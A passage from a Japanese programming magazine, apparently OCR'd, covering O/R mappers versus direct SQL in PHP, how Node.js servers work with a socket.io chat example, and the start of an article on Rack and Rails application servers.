を利用する場合（**リスト3**）とSQLを直接発行する場合（**リスト4**）とでどう異なるかを解説します[注2]。どちらも**表2**のような簡単なデータを対象に、id（数字）とname（文字列）を入力し、入力したidが存在しなければ、指定したnameと 現在の日付をregistration_dateに格納し、最後に登録されている全データを表示するものです。

コマンドライン上で実行するものとなっていますが、入力値の受け取り方と表示のしかたが異なるだけで、それ以外はWebサービスであっても同じです。解説のためにエラー処理を省略していますので注意してください。なお、ここでは**リスト5**のテーブルがtestデータベースにすでに存在しているものとします[注3]。

注2）O/Rマッパはプログラミング言語や各実装によって具体的な操作方法は異なりますが、大まかな流れとしてはだいたい似たものになります。

▼表2　ユーザデータの例

id	name	registration_date
1	太郎	2016-07-19
2	花子	2016-08-13

O/Rマッパを利用するためには準備が必要

O/Rマッパを利用する場合、RDBMSにおけるテーブルと1対1になるマッピング用のクラ

注3）Doctrineを利用するためには、composerがインストール済みでcomposer require doctrine/ormを実行する必要があります。

▼リスト3　O/Rマッパー（Doctrine）を利用した例

```
<?php
use Doctrine¥ORM¥Tools¥Setup;
use Doctrine¥ORM¥EntityManager;

require_once "vendor/autoload.php";

//---- (A) マッピング用のクラス
/**
 * @Entity @Table(name="users")
 **/
class User
{
    /** @Id @Column(type="integer")  ➥
@GeneratedValue **/
    protected $id;
    /** @Column(type="string") **/
    protected $name;
    /** @Column(type="date") **/
    protected $registration_date;

    public function __construct($name) {
        $this->name = $name;
        $this->registration_date = new Datetime();
    }

    public function setName($name) {
        $this->name = $name;
    }

    public function __toString() {
       return "[{$this->id}] {$this->name} "
            . "({$this->registration_date-> ➥
format('Y/m/d')})";
    }
}

// ---- (B) 入力値の処理

if ($argc < 3) {
    die("usage {$argv[0]} id name");
}

$id = (int)$argv[1] ?: 1;
$name = $argv[2];

// ---- (C) 接続準備
$entityManager = EntityManager::create(
    [
        'driver' => 'mysqli',
        'host' => '127.0.0.1',
        'user' => 'user',
        'password' => 'pass',
        'dbname' => 'test',
    ],
    Setup::createAnnotationMetadataConfiguration([])
);

// ---- (D) 指定したID のデータを取得
$user = $entityManager->find('User', $id);

// ---- (E) 無ければ新規データ追加
if ($user === null) {
  $entityManager->persist(new User($name));
  $entityManager->flush();
}

// ---- (F) 全データ取得・表示
$users = $entityManager->getRepository('User');
foreach ($users->findAll() as $u) {
    echo $u->__toString(), "¥n";
}
```

ス(A)が存在します。このクラスが存在するぶん行数が増えていますが、このようなクラスは、O/Rマッパが用意しているコマンドなどを用いて、すでに存在するテーブルの情報から自動生成できるようになっていることが多く、すべてを自前で書く必要はありません。

DBへの接続に関する処理(C)において、Doctrineでは接続に必要な情報だけでなく、

▼リスト4　SQLを直接発行する例

```
<?php
// ---- (B) 入力値の処理

if ($argc < 3) {
    die("usage {$argv[0]} id name");
}

$id = (int)$argv[1] ?: 1;
$name = $argv[2];

// ---- (C) 接続処理
$mysql = new mysqli('127.0.0.1', 'user', 'pass', 'test');

// ---- (D) 指定したID のデータを取得
$result = $mysql->query("SELECT id FROM users WHERE id = {$id}");
$user = $result->fetch_assoc();
$result->free();

// ---- (E) 無ければ新規データ追加
if (!isset($user['id'])) {
    $registration_date = (new Datetime())->format('Y-m-d');

    $stmt = $mysql->prepare(
        "INSERT INTO users(name,registration_date) VALUES(?, ?)"
    );
    $stmt->bind_param("ss", $name, $registration_date);
    $stmt->execute();
    $stmt->close();
}

// ---- (F) 全データ取得・表示
$result = $mysql->query("SELECT id, name, registration_date FROM users");
while ($user = $result->fetch_assoc()) {
    $registration_date = new Datetime($user['registration_date']);

    echo "[{$user['id']}] {$user['name']} "
       . "({$registration_date->format('Y/m/d')})¥n";
}
```

▼リスト5　usersテーブル

```
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) COLLATE utf8_unicode_ci NOT NULL,
  `registration_date` date NOT NULL,
  PRIMARY KEY (`id`)
)
```

オブジェクトとテーブルを対応付ける処理に関する設定も必要で、ここではアノテーションを利用してマッピングすることを指定しています。これにより、クラスコメントに記述されたアノテーションからUserクラスがusersテーブルに対応付けられます。通常O/Rマッパを利用した場合はDBへの接続を直接管理することは少なく、DoctrineにおいてもEntityManagerの裏側に隠されています。

データ操作の違い

ここからが処理の本体で、違いがはっきりと現れる部分です。まず、データを取得（D）するところですが、SQLを利用した場合、SQLの発行とデータの取得が分かれてしまいます。O/Rマッパを利用することで、idを指定してデータを取得することが明示的になります。コードが処理を直接表しているということは、読みやすさにつながり、バグを減らすことができます。

次にデータ追加（E）ですが、SQLではプリペアードステートメントを利用（prepare）し、値を間接的に指定（bind_param）しています。これはプログラムの外から与えられた値をそのままSQLの一部としてしまうとSQLインジェクションが起こる可能性があるためです[注4]。一方Doctrineではそのようなことはしていません。Userクラスのインスタンスを生成し、それを保存（persist/flush）しているだけです。それでも裏側で自動的にプリペアードステートメントが使われています。

最後に全データの表示（F）です。ここで着目してもらいたいのがregistration_dateです。データ追加のときもそうでしたが、SQLを直接利用する場合は文字列にする必要があります。O/Rマッパを利用することで、Datetime型のオブジェクトを透過的に扱うことができます。この例だとあまり恩恵がないように見えますが、特殊な日付の操作をする場合には非常に扱いやすくなります。

どちらを使うべきか?

このように、O/Rマッパを使うことで、アプリケーションは自然な形でDBサーバのデータを操作できるようになり、煩雑なデータ処理を適切な単位に分解しやすくなります。

メリットが多いように見えるO/Rマッパですが、デメリットもあります。O/Rマッパを利用しても、裏側ではデータを操作するためにSQLに変換されるため、その分コストがかかってしまいます。また、最適なSQLになるとは限らず、非効率なデータ操作になりがちです。

どちらか一方のみを使うのではなく、Webサービスとしての処理が複雑になるところではO/Rマッパを使い、バッチ処理のように大量にデータを処理する必要があるところではSQLを利用するなど、使い分ける必要があるでしょう[注5]。

おわりに

DBサーバの必要性から、配置のしかた、接続手法、そして、データを操作するところまでを解説しました。

普段はフレームワークの裏側に隠れていて、あまり意識することなく利用しているかもしれませんが、データベースを扱うということは単純なことのようでいて、なかなかに複雑なことです。

しかしながら、基礎を知り、DBMSの特性を把握することで、DBサーバを効率よく扱うことができるようになります。本稿が、その一助となれば幸いです。SD

注4） 入力値を無害な値にエスケープするという方法もあります。

注5） 本稿では説明のためにSQLの発行にはmysqliを直接利用しましたが、O/Rマッパの機能の1つしてSQLを利用できるものもありますので、そちらを使うのがよいでしょう。

CGIやサーブレットとの比較で考える

Node.jsがサーバサイドで注目される理由とは？

Author 古川 陽介（ふるかわ ようすけ） Node.js日本ユーザグループ代表

Node.jsはサーバサイド以外でもいろいろな用途に利用できますが、本章では、原点であるサーバサイドでNode.jsを使った場合の特徴を紹介します。イベントループやV8エンジン、Just in Timeコンパイラなども解説します。

Node.jsとは

Node.jsはJavaScriptを実行するための環境を指します。「サーバサイドJavaScript」と表現されることが多いNode.jsですが、用途はサーバだけではなく、IoTやフロントエンドのビルドシステム、Electronなどのクライアントアプリなど、さまざまな用途で利用されることが多くなってきました。今回は原点に帰って、サーバとしてのNode.jsの解説をします。

Node.jsにはほかのスクリプト言語と異なり、イベントループやJIT（Just in Time）などのいくつかの特徴があります。これらの特徴が何なのか、またなぜこの特徴が必要だったのかについて、本節で述べます。

リクエストの増加

過去の数年と比較して、Webアプリケーションのリクエストの数は飛躍的に増えています[注1]。また1つのページにおけるリクエストの数も多くなっています[注2]。Webアプリケーションといっても数年前とは異なり、よりリッチでアクティブなものが増えてきています。

C10K問題

リクエスト数が増えるとどんな問題が起きるのでしょうか。この問題は2000年初頭の記事である、「The C10K Problem[注3]」に記述されています。単純に言えば、クライアントが10,000台いると、サーバが処理できなくなってしまう問題を指しています。2000年初頭のWebサーバはApacheが主流でした。当時のApacheはリクエストを受け付けるたびにスレッドもしくはプロセスを起動するという方式を採っていました。10,000台のクライアントから同じタイミングで接続するとどうなるでしょうか。プロセスにせよ、スレッドにせよリクエストのたびに起動していたのでは10,000ものリクエストはさばききれません（**図1**）。リクエスト数が増加している現在ではクライアントは10,000も必要なく、数百程度でも同様の問題が発生します。


これに対応するために作成されたのがNginxです。当初主流だったApacheがスレッドやプロセスを起動するのに対して、スレッドは1つでネットワークやファイルI/Oのときだけ非同期処理を行う、イベントループモデルと呼ばれるモデルを採用しました（**図2**）。これにより、より低リソースで多くのリクエストを処理することが可能になりました。

注1） URL http://httparchive.org/trends.php?s=Top100&minlabel=Jun+1+2011&maxlabel=Aug+1+2016#bytesTotal&reqTotal


注2） URL http://httparchive.org/interesting.php#reqTotal

注3） URL http://www.kegel.com/c10k.html


▼図1　Apacheのリクエスト処理イメージ




▼図2　Nginxのリクエスト処理イメージ



▼図3　イベントループモデルのイメージ



▼図4　イベントキューの処理



▼リスト1　JavaScriptでのイベント駆動の例

```
const button = document.
getElementById('button');
// ボタンに対して click のイベントを登録する
button.addEventListener('click', (e) => {
  // クリックされたらコールバック関数が発火し、処理が実行される
});
```

イベントループモデル

もう少しイベントループモデルについて深掘りをしておきましょう（**図3**）。

イベントループモデルを理解するにはイベント駆動型プログラミングを理解する必要があります。イベント駆動型プログラミングは実際にはGUIを作る際によく利用されます。いわゆる“クリックされた”であったり、“データを取得した”といったイベントを契機としてプログラミングをする手法を指します。

ブラウザのJavaScriptではイベント駆動で**リスト1**のような記述を行います。

イベント駆動型プログラミングはこのように何らかのイベントを登録（listen）し、登録されたイベントが実行されたタイミングでコールバック関数が実行されます。このようにイベントを起点に処理が実行されるプログラミング手法のことをイベント駆動型プログラミングと呼びます。

イベントループはこのイベント駆動型におけるイベントを待機するループのことを指します。先ほどの**図3**をもう少し細かく表記すると**図4**のようにイベントが発生したらキューイングし、その都度ループが回りながらイベントを待ち受け、キューから受け取りながら処理するような形になります。

イベントループモデルだとWebアプリケーションにとって何が都合よいのでしょうか。Webアプリケーションはその特性上、ログ記

述やデータベース読み込み、また外部API呼び出しといった入出力処理が数多く発生します。これらのすべての処理はイベントループモデルでは、イベントとして扱われます。つまり、ファイルを読み込んだこともイベントであれば、ネットワーク上のリソースに値を書き込んだ処理もイベントです。これらの処理はメモリやCPUキャッシュへの書き込みと比較して格段に遅い処理になります。

イベントループモデルでは、ディスクやネットワークI/Oでの処理はすべてイベントとして扱われ、メインスレッドの処理はブロックされません。つまりイベントがキューに積まれるだけで、実際のメインスレッドをブロックするわけではなく、従来のスレッド型やプロセスをフォークするモデルに比べてスケールしやすいしくみであると言えます。

Node.jsにおけるイベントループモデル

Nginxがイベントループモデルを採用し、それからほかの言語もイベントループモデルを採用するようになります。PerlのAnyEventやRubyのEvent Machine、PythonのTwistedといったようにイベントループモデルを持ったしくみが検討されていきます。

Node.jsもこれらのイベントループモデルと同時期にリリースされます。ほかのイベントループを持った言語と違ったのは「組み込みのブロッキングI/O処理がなかった」ことです。ほかの言語はネットワークやファイルアクセスの際に、すでにブロッキングで処理するしくみが存在します。JavaScriptにはこれらのしくみが元から存在せず、またブラウザで行われているイベントループの考え方がそのまま受け入れられる土台があったので、ほかの言語と比較しても、より容易に受け入れられるようになりました。

これにより、JavaScriptという言語を持ったイベントループモデルで動作する実行環境としてNode.jsが誕生しました。

Node.jsと既存のシステムの違い

本節では、今回のテーマである「Webサーバがどうやって動いているのか」をNode.jsの側面から展開し、既存のシステムとの違いについて記述します。

Node.jsのhttpサーバがどうやって動いているのか

Node.jsはどうやってhttpサーバを構築しているのでしょうか。ここではNode.jsの中身を3つの観点から解説します。

(1) イベントループモデルをNode.jsはどう構築しているか

Node.jsはイベントループモデルを構築するために、その内部にlibuvと呼ばれるプラットフォームを利用しています。

イベントループモデルのところで軽く触れましたが、ネットワークプログラミングをする際にナイーブに実装するとクライアントがリクエストしてからサーバがレスポンスを返すまでブロックする作りとなり、ネットワークサーバとしてスケールしにくい実装になってしまいます。これを解決するためのいくつかの方法があります。

- ⓐ多重プロセスによる方法(Prefork Model、Perl、PHP、Rubyなどが採用)
- ⓑ多重スレッドによる方法(Multi-Thread Model、Javaなどが採用)
- ⓒI/O多重化による方法 (Multiplex I/O Model、Node.jsなどが採用)
- ⓓ非同期I/Oによる方法 (Asynchronous I/O Model、一部Nginxの内部で採用)

Node.jsでは基本的にⓒを採用しています。ⓒとⓓは似ていますが、厳密には異なるものです。

JavaScriptのレイヤから見たときはそこを意識することはありませんが、今回は「Webサーバがどうやって動作するのか」「Node.jsがほか

のサーバと異なる個所は何か」をテーマとしているため、少し深掘りします。

❸はI/O処理自体が多重化、つまり複数実行できるようになり、ファイルディスクリプタレベルで「読み込み準備が整っているか」といった状況の監視を行います。しかし、実際のI/O処理をする際にはブロッキングで処理が行われます。❹はI/O処理自体を非同期にするカーネルの機能を活用して作られたもので、ユーザ空間においてはI/O処理はブロックされません（カーネル空間でのI/O処理はブロックされる可能性があります）。

Node.js開発当初から現在のところ、❹がLinuxやBSD系OSで動作保証できず、安定した処理を求めてNode.jsでは基本的に❸による方法が採られています。

❸のI/O多重化も実行環境によっていくつか実現方法が存在します。おもにOSの種類によって提供されるものが異なりますが、LinuxやBSD環境では代表的なものとしてselect、poll、epoll、kqueueといったシステムコールが存在します。各種システムコールについて深く言及するのは今回の範囲を超えるので控えますが、I/Oを呼び出す際にシステムコールとして効率的なのはepollとkqueueです。selectやpollはそこまで効率的でないため、Node.jsでは採用されていません。WindowsではIOCPという独自のシステムコールを利用します。

libuvでは、Linuxの場合はepollを活用し、MacなどのFreeBSD系OSの場合はkqueueを活用、Windowsの場合は非同期I/OであるIOCPを活用する、といったようにクロスプラットフォームでの効率的なI/O操作を提供してくれます。

また同様にlibuvではイベントをキューイングする機構とそれをキューから受けて処理を実行するイベントループの機能、TCPやUDPの操作、ファイルシステムを操作する機能も備えています。そのためlibuvはlibevやlibeioのようなI/Oライブラリではなく、高機能なイベントループのプラットフォームとして構築されています。

(2) HTTPを処理するしくみ

Node.jsをWebサーバとして構築する際にはテキストで書かれたHTTPをパースする必要があります。“パース”というのはテキストで書かれた情報をプログラミングからアクセスしやすい形に変換することです。

Node.jsでは、http-parser[注4]というHTTPのリクエスト／レスポンスの情報をパースするためのライブラリが存在します。http-parserとlibuvを組み合わせるだけで簡単なWebサーバを作ることができます。試しに作ると雰囲気がわかると思うので、作ってみたいという方は筆者のGitHub[注5]を参考にしてください。

(3) V8によるJavaScriptを実行するしくみ

V8はGoogleが作っているJavaScript処理エンジンです。Google Chrome/Android Browserの中で動作しています。V8は中にさまざまな最適化機能を持っていますが、特徴的なのはJIT（Just in Time）コンパイラを持っていることでしょう。JITコンパイラというのは、実行中にホットスポットと最適化ポイントを発見して、コードをその場で最適化する機能です。これにより、V8のJavaScriptは過去のエンジンと比較して、格段に高速化されています。

JITの機能がない場合は、JavaScriptを構文解析し、それからインタプリタとして実行します（**図5**）。


JITの機能がある場合、JavaScriptを構文解析した後、ホットスポットと最適化ポイントを見つけてその部分を機械語に変換します（**図6**）。

Node.jsの技術構成


前述の(1)～(3)の技術要素のほかにもSSL/TLSを構築するためのモジュールである、OpenSSLやDNSへの問い合わせを行うc-ares、データ圧縮のためのzlibといったモジュールが

注4） URL https://github.com/nodejs/http-parser
注5） URL https://github.com/yosuke-furukawa/uv_http_server

▼図5　JITの機能がない場合のJavaScriptの実行処理



▼図6　JIT機能がある場合のJavaScriptの実行処理



組み込まれています。すべてを含めると図7のようになります。

Node.jsを使ううえではそれぞれを深く知る必要はありませんが、どのモジュールが何の目的で動いているのか程度は知っておいたほうが良いでしょう。

既存のWebサーバとの違い

Node.jsが持っているイベントループモデルとI/O多重化のしくみはNode.jsの核となる機能です。しかし、CPUリソースを大量に消費するような処理が行われてしまうと、イベントループが止まってしまい、新しいイベントを受け付けることができなくなってしまいます。そのため、Webサーバ内でCPU負荷をかけるような処理をするのは不向きです。


その代わり、大量にクライアントからの接続を維持できるのが利点です。これらをふまえて次項からは、多重プロセスモデルと多重スレッドモデルとの違いを記述します。

多重プロセスモデルとの違い

多重プロセスモデルはリクエストが発生するたびにプロセスをフォークするモデルです。CGIと呼ばれる機構はこの方法を採用しています。Perl、PHPといったスクリプト言語ではよく利用されているモデルになります。最も単純でそれゆえに古くからこの方法が使われています。しかし、1つのリクエストで1つのプロセスを実行する形になるため、プロセスが起動できる分までしかリクエストは同時に処理されません。

通常では、毎回リクエストが発生するたびにプロセスを起動していたのではプロセスが起動するまでのコストがかかります。基本は事前に接続可能な分だけをforkしておいて、リクエストが来るたびにfork済みのプロセスに割り当て

▼図7　Node.jsの技術構成



るpreforkという方法が使われています。ただし、その場合であっても同様にプロセスが起動できる分までしか同時にさばくことはできません。

多重プロセスモデルに対してNode.jsは基本的にはシングルスレッドで実行されます。さらにマルチコアを使ってより多くのリクエストを処理したい場合は、clusterと呼ばれる機能を利用します。これは前述したpreforkと同じく、事前にワーカープロセスを複数起動しておく方法です。

多重プロセスモデルはしくみが単純であるがゆえに、昔から実現されていて、運用実績が多いです。preforkモデルやプロセスを使い回すことでforkのコストを下げるしくみも提供されています。ただし、1台のサーバで同時に接続できる数は原理的にイベントループモデルより少ないです。

多重スレッドモデルとの違い

多重スレッドモデルはリクエストが発生するたびにOSのネイティブスレッドを起動します。Javaなどが利用しているモデルです。これに対してNode.jsはシングルスレッドです。その代わりイベントループモデルを採用し、I/O多重化により、効率的なI/O操作を実現しています。

このような多重スレッドモデルは短時間で接続が切れて、あまり同時接続数が多くないサーバの用途には向きますが、同時接続数が多く、長時間接続がつながっているようなサーバの場合はスレッドが増えてしまうことによるメモリの増加と、スレッドの切り替えが多発することによるコンテキストスイッチのコストが高くなります。

また、現在はOSのネイティブスレッドを起動せずに、アプリケーションのレイヤで仮想的なスレッドを持ってコンテキストスイッチのコストを減らし、より効率的に同時接続数を増やす軽量プロセスによる方法も存在します。golangやErlangはこの軽量プロセスによるモデルを利用しています。

多重スレッドモデルはスレッドを効率的に利用するモデルです。多重プロセスモデルよりもたくさんのリクエストをさばくことができますが、ネイティブスレッドをリクエストのたびに作るようなしくみを持つ場合、大量にリクエストを発行されると逆に非効率的になってしまうため、仮想的なスレッドの機能を持って対処する方法が存在します。

Node.jsで作るシステム

本節では、実際にNode.jsのサーバを作成し、どういう目的のシステムに向くのかを解説します。

Node.jsで作るHTTPサーバ

実際にNode.jsでHTTPサーバを構築してみましょう。Node.jsにはすでに組み込みでhttpモジュールが存在しています。これを使って簡単なHTTPサーバを構築してみましょう。Node.jsのバージョンは執筆当時の最新版であるv6.4.0を使っています。

リスト2のようなコードを作成して**app.js**として保存し、**node app.js**で起動させます。

```
$ node app.js
listening on 8080
```

ブラウザなどで確認すると、実際のNode.jsのバージョンが出力されると思います。

```
$ curl http://localhost:8080/
v6.4.0
```

前節で、Node.jsはイベント駆動型のプログラミングを行うという話をしました。上述したコードをイベント駆動型に書き換えてみましょう（**リスト3**）。

serverオブジェクトに対して、**on**でイベントを受信しながら実行できるようになりました。このようにNode.jsではイベント駆動でサーバの処理を記述できます。

Node.js＋WebSocketで作るリアルタイムチャット

もう少し踏み込んで、WebSocketの例を見て

▼リスト2　httpモジュールを使ったHTTPサーバ（app.js）

```
const http = require('http');

const server = http.createServer((req, ↵
res) => {
  res.end(process.version);
});

server.listen(8080);
console.log('listening on 8080');
```

▼リスト3　イベント駆動型にしたコード

```
const http = require('http');

const server = http.createServer();

server.on('request', (req, res) => {
  res.end(process.version);
});

server.on('listening', () => {
  console.log('listening on 8080');
});

server.listen(8080);
```

みましょう。Node.jsが大量同時接続のあるアプリケーションに向くという話をしましたが、チャットはその最たる例です。今回はそのチャットを構築することで、Node.jsのWebアプリケーションをどうやって構築するのかを学びましょう。

今回は**socket.io**と**express**というライブラリを利用します。この2つのライブラリはNode.jsでWebアプリケーションを開発するうえで非常によく利用されているライブラリです。

ライブラリを利用するため、**npm**というパッケージマネージャを利用します。Node.jsが利用できるのであれば、すでにインストール済みです。

```
$ mkdir chat-example && cd chat-example
$ npm init -y
$ npm install express socket.io --save
```

サーバ側で**socket.io**を利用するコードを記述します。**リスト4**のようにイベント駆動のスタイルで記述します。

記述したら**app.js**という形で保存し、次に**index.html**を記述します（**リスト5**）。クライアント側で**socket.io**を使ってチャットを行います。

▼リスト4　サーバ側でsocket.ioを利用するコード（app.js）

```
const app = require('express')();
const server = require('http').
Server(app);
const io = require('socket.io')(server);

// express のコード、/に来たら、index.html を返す
app.get('/', (req, res) => {
  res.sendFile(__dirname + '/index.html');
});

// socket.io のコード、chatメッセージを受信したらクライアント
// 全体に対してブロードキャストする
io.on('connection', (socket) => {
  socket.on('chat', (msg) => {
    io.emit('chat', msg);
  });
});

server.on('listening', () => {
  console.log('listening on 3000');
});

server.listen(3000);
```

書き終えたら、**node app.js**でアプリケーションを起動します。

この状態で、**Chrome**もしくは**Firefox**などのブラウザを**複数**起動し、**localhost:3000**へアクセスしてみてください。チャットの画面上でやりとりが確認できると思います（**図8**）。

複数ブラウザを起動していれば、チャット時のメッセージが同期されていることがわかると思います。

socket.ioと**express**を使ったことで数行でリアルタイムチャットアプリを構築できました。Node.jsはこういった同時接続が多く、また複数の人によるアクションが同時に発生するようなアプリケーションを構築するのに向いています。

全体のコードを確認する場合は筆者が用意したリポジトリ[注6]を参考にしてください。

本節では**express**と**socket.io**の詳細な使い

注6）URL https://github.com/yosuke-furukawa/chat-example

▼リスト5　socket.ioを使ってチャットを行う（index.html）

```
<style>
body {
  font-family: sans-serif;
  font-size: 13px;
}
form {
  background: #eee;
  padding: 3px;
  position: fixed;
  bottom: 0;
  width: 100%;
}
form input {
  padding: 10px;
  width: 90%;
}
form button {
  padding: 10px;
  width: 9%;
}
</style>
<h1>ソフトウェアデザイン Chat example</h1>
<ul id="messages"></ul>
<form id='form'>
  <input id="chat" /><button>Chat</button>
</form>
<script src="/socket.io/socket.io.js"></script>
<script>
var socket = io();
var form = document.getElementById('form');
var chat = document.getElementById('chat');
var messages = document.getElementById('messages');

form.addEventListener('submit', function (e) {
  e.preventDefault();
  var message = chat.value;
  socket.emit('chat', message);
  chat.value = '';
});

socket.on('chat', function (msg) {
  var li = document.createElement('li');
  li.textContent = msg;
  messages.appendChild(li);
});
</script>
```

方は割愛します。詳細な使い方を知りたい場合は、チュートリアルやドキュメント[注7]を確認してください。

まとめ

実際にNode.jsを使って、HTTPサーバとチャットアプリを作りました。Node.jsはイベント駆動型のプログラミングモデルで、チャットやSNSのような同時接続数が多く、コミュニケーションを行うアプリケーションであってもスケールしやすいように作られています。

また、クライアントサイドフレームワークを使ったリッチなWebアプリケーションはページ遷移をあまり行わない代わりにアプリケーションサーバに対して頻繁にリクエストを行います。アプリケーションがリッチになればなるほど、効率的なモデルが必要になります。Node.jsはリクエストが多くてもスケールするうえに、言語がJavaScriptですのでクライアントサイドフレームワークとも親和性が高いです。ここ最近では、Node.jsとクライアントサイドのJavaScriptの両方で動作するようにライブラリを記述する方法が「Universal JavaScript」と呼ばれて流行の兆しを見せています。

サーバサイドでもクライアントサイドでも同じコードが動作することで、よりリッチなWebアプリケーションを作る方法が増えることに筆者は期待しています。SD

▼図8　実行例

注7）URL http://expressjs.com/、URL http://socket.io/、URL http://socket.io/get-started/chat/

リクエストがRuby on Railsアプリに届くまで

知ってる？ Railsとアプリケーションサーバの関係

Author 伊藤 淳一（いとう じゅんいち） ㈱ソニックガーデン
Twitter @jnchito

ApacheのようなWebサーバとPumaのようなアプリケーションサーバはどう違うのか、ちゃんと説明できますか？　本章ではその疑問に答えながら、両者を橋渡しするRack・Rackミドルウェアとは何なのか、またRuby on Railsのアプリがどのようにリクエストをさばくのかを解説します。

Railsとアプリケーションサーバはどう連携しているのか

RubyによるWebアプリケーション（以下Webアプリ）開発、とりわけ、Ruby on Rails（以下Rails）を使ったWebアプリ開発はかなり手軽に始められます。しかし、初心者の方はコードを書くことに必死になりがちで、Railsとアプリケーションサーバ（以下APサーバ）の連携部分についてはなかなか意識が回らないと思います。そこで本記事では「Rackとは何か」「ブラウザから送られてきたリクエストはどういうルールで処理されるのか」といった、RailsとAPサーバの基礎知識をまとめていきます。

必要なメソッドはcallだけ!? Rackアプリケーションのしくみ

Webアプリであればブラウザからのリクエストを受け取ってレスポンスを返すWebサーバの機能が必要になりますが、Rails自体にはWebサーバの機能はありません。通常、Puma[注1]やWEBrick[注2]といったAPサーバ[注3]を別途用意し、Railsと連携させます。とはいえ、普段の開発ではAPサーバとRailsの連携部分を意識することはほとんどないと思います。では、APサーバとRailsはどのように連携してるのでしょうか。ここで重要になるのが、Rack[注4]と呼ばれるライブラリの存在です。

RackはAPサーバとWebアプリを連携させるための共通規約を提供します。この共通規約があることで、RailsはPumaやUnicorn[注5]、WEBrickといったさまざまなAPサーバと連携でき、逆にAPサーバはSinatra[注6]やHanami[注7]といった、Rails以外のWebアプリケーションフレームワークとも連携できます。

Rackアプリケーションの要求仕様はたったこれだけ

Rackの共通規約に沿ったアプリケーションのことをRackアプリケーション（以下Rackアプリ）と呼びます。RailsもSinatraも、そのRackアプリになっています。Rackアプリに要求される仕様は驚くほどシンプルです。

(1) callというインスタンスメソッドを持っていること
(2) callメソッドは1つのハッシュを引数として受け取ること
(3) callメソッドはステータスコード（3桁の

注1）URL https://github.com/puma/puma
注2）URL http://docs.ruby-lang.org/ja/2.3.0/library/webrick.html
注3）ほとんどのAPサーバはWebサーバの機能も兼ね備えています。
注4）URL http://rack.github.io
注5）URL https://unicorn.bogomips.org
注6）URL http://www.sinatrarb.com
注7）URL http://hanamirb.org

数値または文字列)、レスポンスヘッダ(ハッシュ)、レスポンスボディ(配列)を1つの配列にして返すこと

なんとこの3つの仕様を満たしているだけで、そのRubyプログラムはAPサーバ上で動作するRackアプリになれます。

実際にRackアプリケーションを作ってみよう

Rubyが実行できる環境であれば、簡単に独自のRackアプリを作ることができます。実際にやってみましょう。

まず、rack gemをインストールします。

```
$ gem install rack
Successfully installed rack-2.0.1
1 gem installed
```

次に、config.ruというファイルを作成し、**リスト1**のようなコードを書きます。ファイルを作成する場所はどこでもかまいません。

それから、config.ruを作ったディレクトリ上で、rackup[注8]というコマンドを実行します。

